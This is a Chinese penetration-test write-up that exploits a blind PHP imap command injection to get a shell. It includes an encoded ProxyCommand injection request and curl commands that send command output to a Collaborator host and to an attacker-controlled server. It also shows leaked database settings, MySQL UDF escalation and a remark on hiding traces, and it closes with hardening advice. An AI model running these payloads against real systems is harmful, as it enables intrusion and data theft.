从无回显命令执行到getshell的渗透测试

原创先锋情报站 酒仙桥六号部队
2020-10-16原文

这是 **酒仙桥六号部队** 的第 **91** 篇文章。
全文共计1677个字，预计阅读时长7分钟。

前言

事情起源于一次渗透测试，机缘巧合之下，发现了一个PHP imap远程命令执行的漏洞点。但尴尬的是，这块命令执行并不会有回显，由此开始了今天的探测之旅。

正文

既然已经可以确定是命令执行漏洞，那肯定就是进行一波反弹shell操作，结果你懂得，完全没有任何反应。

反弹shell的失败，让我对这个命令执行漏洞点产生了怀疑，是已经修复了？还是权限不足？为了验证此点的可用性，我决定先拿DNSlog测试一波。

这里我使用的burp自带的一个Burp Collaborator client功能块。构造好payload，改包发送。这里需要注意的是，payload需要先进行base64编码，然后进行URL编码后才能进行发送。Username和password是任意填写的，并不影响执行。

```
ping `whoami`.0bc2mzlr48ghfo70k8yhn5kunltbh0.burpcollaborator.net
```


Request

Raw | Params | Headers | Hex

```
POST / HTTP/1.1
Host: [redacted]
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 353

hostname=x+-oProxyCommand%3d%65%63%68%6f%09%63%47%6c%75%5a%79%42%67%64%32%68%76%59%57%31%70%59%43%35%72%5a%6a%4e%68%61%7a%4e%7a%62%47%56%78%61%6e%6c%36%62%33%6b%79%5a%57%31%78%65%6a%46%6d%4e%33%5a%6f%62%57%35%6a%59%6a%45%75%59%6e%56%79%63%47%4e%76%62%47%78%68%59%6d%39%79%59%58%52%76%63%69%35%75%5a%58%51%3d|base64%09-d|sh}&username=admin&password=admin
```


等待了许久，并没有发现任何DNSlog数据，在准备放弃之时，想起了还可以用http请求的方式携带数据，开始重新构造payload进行尝试，说不准能有意外惊喜呢。

```
curl http://ip.port.0bc2mzlr48ghfo70k8yhn5kunltbh0.burpcollaborator.net/`whoami`
```



这次，成功获取到了用户名，可惜并不是root权限账户。查看一下当前路径，并由此去确认一下操作系统。

```
curl http://ip.port.0bc2mzlr48ghfo70k8yhn5kunltbh0.burpcollaborator.net/`pwd`
```



看到成功返回信息，并由此可以确定当前系统为linux系统。接下看就是查看当前目录下的文件，看看有没有配置文档。

```
curl http://ip.port.0bc2mzlr48ghfo70k8yhn5kunltbh0.burpcollaborator.net/`ls`
```

#	Time	Type	Payload	Comment
12	2020-八月-06 07:49:42...	DNS	0bc2mzlr48ghfo70k8yhn5kunl...	
13	2020-八月-06 07:49:42...	DNS	0bc2mzlr48ghfo70k8yhn5kunl...	
14	2020-八月-06 07:49:41...	DNS	0bc2mzlr48ghfo70k8yhn5kunl...	
15	2020-八月-06 07:49:43...	DNS	0bc2mzlr48ghfo70k8yhn5kunl...	
16	2020-八月-06 07:49:42...	DNS	0bc2mzlr48ghfo70k8yhn5kunl...	
17	2020-八月-06 07:49:43...	DNS	0bc2mzlr48ghfo70k8yhn5kunl...	
18	2020-八月-06 07:49:44...	HTTP	0bc2mzlr48ghfo70k8yhn5kunl...	
19	2020-八月-06 07:49:42...	DNS	0bc2mzlr48ghfo70k8yhn5kunl...	

Description | Request to Collaborator | Response from Collaborator

Raw | Headers | Hex


```
GET /admin HTTP/1.1
User-Agent: curl/7.29.0
Host: ip.port.0bc2mzlr48ghfo70k8yhn5kunltbh0.burpcollaborator.net
Accept: */*
```

原本以为会有很多文档，但等待了半天发现只有一条信息，顿时有点失望。在失望之余，总觉得有不对劲之处，web目录下怎么会单纯只有一个admin目录？


于是，我开始打开我的虚拟环境，对我自己的系统下的目录进行同类型操作，果然，返回结果只有一条，证明了命令存在问题。

经过查资料后，发现如空格、!、$、&、?等特殊字符，是无法通过DNSlog将数据携带出来。那既然如此，只好让内容先进行base64编码，然后在进行输出。同样，现在我自己系统上线进行尝试。

```
curl http://ip.port.0bc2mzlr48ghfo70k8yhn5kunltbh0.burpcollaborator.net/`ls|base64`
```




使用同样的方式对目标系统进行读取，经过漫长的等待，发现并没有获取到任何信息。这就很是尴尬，编码前最起码还有一条信息，编码后完全没了。



通过万能的搜索大法了解到，DNS每一级域名长度的限制是63个字符，所以，猜测可能是文件内容过多，导致生成的base64太长，所以域名携带不出来。

办法总比困难多，经过不断尝试，发现可以通过简单的for循环语句，将当前目录下的每个文件逐条输出。

```
for i in $(ls);
do curl "http://$i.ip.port.0bc2mzlr48ghfo70k8yhn5kunltbh0.burpcollaborator.net/";
done;
```



发现产生了大量的http请求记录，由于Burp Collaborator client功能块不支持将数据导出查看，那这样一条一条的读取就显得十分麻烦。所以，我计划在自己搭建一个http服务，用来获取数据。


```
服务器启动http
python -m SimpleHTTPServer 8000 >> data.txt

目标主机执行的payload：
for i in $(ls);
do curl "119.45.[illegible]/$i";
done;
```

```
[root@VM_0_17_centos ~]#  python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
124.64.19.63 - - [06/Aug/2020 17:28:05] code 404, message File not found
124.64.19.63 - - [06/Aug/2020 17:28:05] "GET /admin HTTP/1.1" 404 -
124.64.19.63 - - [06/Aug/2020 17:28:05] code 404, message File not found
124.64.19.63 - - [06/Aug/2020 17:28:05] "GET /agreement HTTP/1.1" 404 -
124.64.19.63 - - [06/Aug/2020 17:28:05] code 404, message File not found
124.64.19.63 - - [06/Aug/2020 17:28:05] "GET /company HTTP/1.1" 404 -
124.64.19.63 - - [06/Aug/2020 17:28:06] code 404, message File not found
124.64.19.63 - - [06/Aug/2020 17:28:06] "GET /data HTTP/1.1" 404 -
124.64.19.63 - - [06/Aug/2020 17:28:06] code 404, message File not found
124.64.19.63 - - [06/Aug/2020 17:28:06] "GET /explain HTTP/1.1" 404 -
124.64.19.63 - - [06/Aug/2020 17:28:06] code 404, message File not found
124.64.19.63 - - [06/Aug/2020 17:28:06] "GET /favicon.ico HTTP/1.1" 404 -
124.64.19.63 - - [06/Aug/2020 17:28:06] code 404, message File not found
124.64.19.63 - - [06/Aug/2020 17:28:06] "GET /help HTTP/1.1" 404 -
124.64.19.63 - - [06/Aug/2020 17:28:06] code 404, message File not found
124.64.19.63 - - [06/Aug/2020 17:28:06] "GET /hrtools HTTP/1.1" 404 -
124.64.19.63 - - [06/Aug/2020 17:28:06] code 404, message File not found
```

这样看来的确比burp中显示的清晰许多，但我觉得还能更清晰明了。发现每条记录我们所所需要的内容都在特定字段,那就就可以把控制台输出的日志内容保存并正则匹配出想要的内容，存储为新的文件即可。

分分钟打开了我的pycharm进行脚本的编写。（注：原本想使用重定向先将控制台内容进行保存，然后在正则提取需要字段，结果发现重定向并不能将控制台的内容写入文件）


将上边的脚本保存为httpserver.py,直接运行脚本，并在目标机器执行刚才的命令。读取logfile.txt。



使用这样的方法，经过不懈努力找到了目标下的配置文件，发现了数据库的账户密码。


```
<?php
$dbhost
=
"localhost";
$dbname
=
"DBS";
$dbuser
=
"root";
$dbpass
=
"[redacted]nghua";
$pre
=
"qd_";
$QS_cookiedomain
=
'';
$QS_cookiepath
=
"/cookie/";
:$QS_pwdhash
=
"~[redacted]aCC?DnA-8";
define('COO_CHARSET','gb2312');
define('COO_DBCHARSET','GBK');
?>
```

在信息收集阶段，发现了phpmyadmin，那会还苦于没有账户密码，现在问题已经解决，成功登录，获取到用户数据。




以为到这里就结束了？怎么可能，废了如此大力气，不拿到shell怎肯罢休。尝试使用mysql UDF（用户自定义函数）的功能进行getshell。


先通过命令查询mysql插件的路径。




根据phpmyadmin首页的显示，知道了mysql版本为5.7,那我们需要进一步查询secure_file_priv允许的路径，经过查看，路径为空（非NULL），这就说明，任何路径下均可对数据库进行导入导出操作。已经看到成功的希望了。心中默默祈祷插件库路径有写入权限。



向插件库写入一个二进制恶意文件，并保存为mysqludf.so，执行，发现写入成功。




通过写入的插件，创建一个sys_eval的功能，用于执行系统命令。



尝试执行whoami命令，成功执行，通过ASCII解码得mysql权限。

既然可以执行命名，那老规矩，还是弹shell，不出意料，这次get shell成功。



就是这么拽

本次为渗透测试，所以到此就没有继续了，如果是攻防演练，getshell后还可以对生成的文件进行清理，隐藏的更深不易被发现。

总结

1. 在无回显的时候，通过DNSlog的dDNS查询和http请求，曲线的方式得到回显内容。
2. 可以自己搭建http服务来，并通过脚本更好的观察请求数据携带的回显内容。
3. Mysql大于5.5时，secure_file_priv参数一定要根据需求写，如果无这方面需求，要写为NULL。
4. 对于插件库等危险较高的路径，一定要对写入和执行权限进行严格的控制。

精选留言

用户设置不下载评论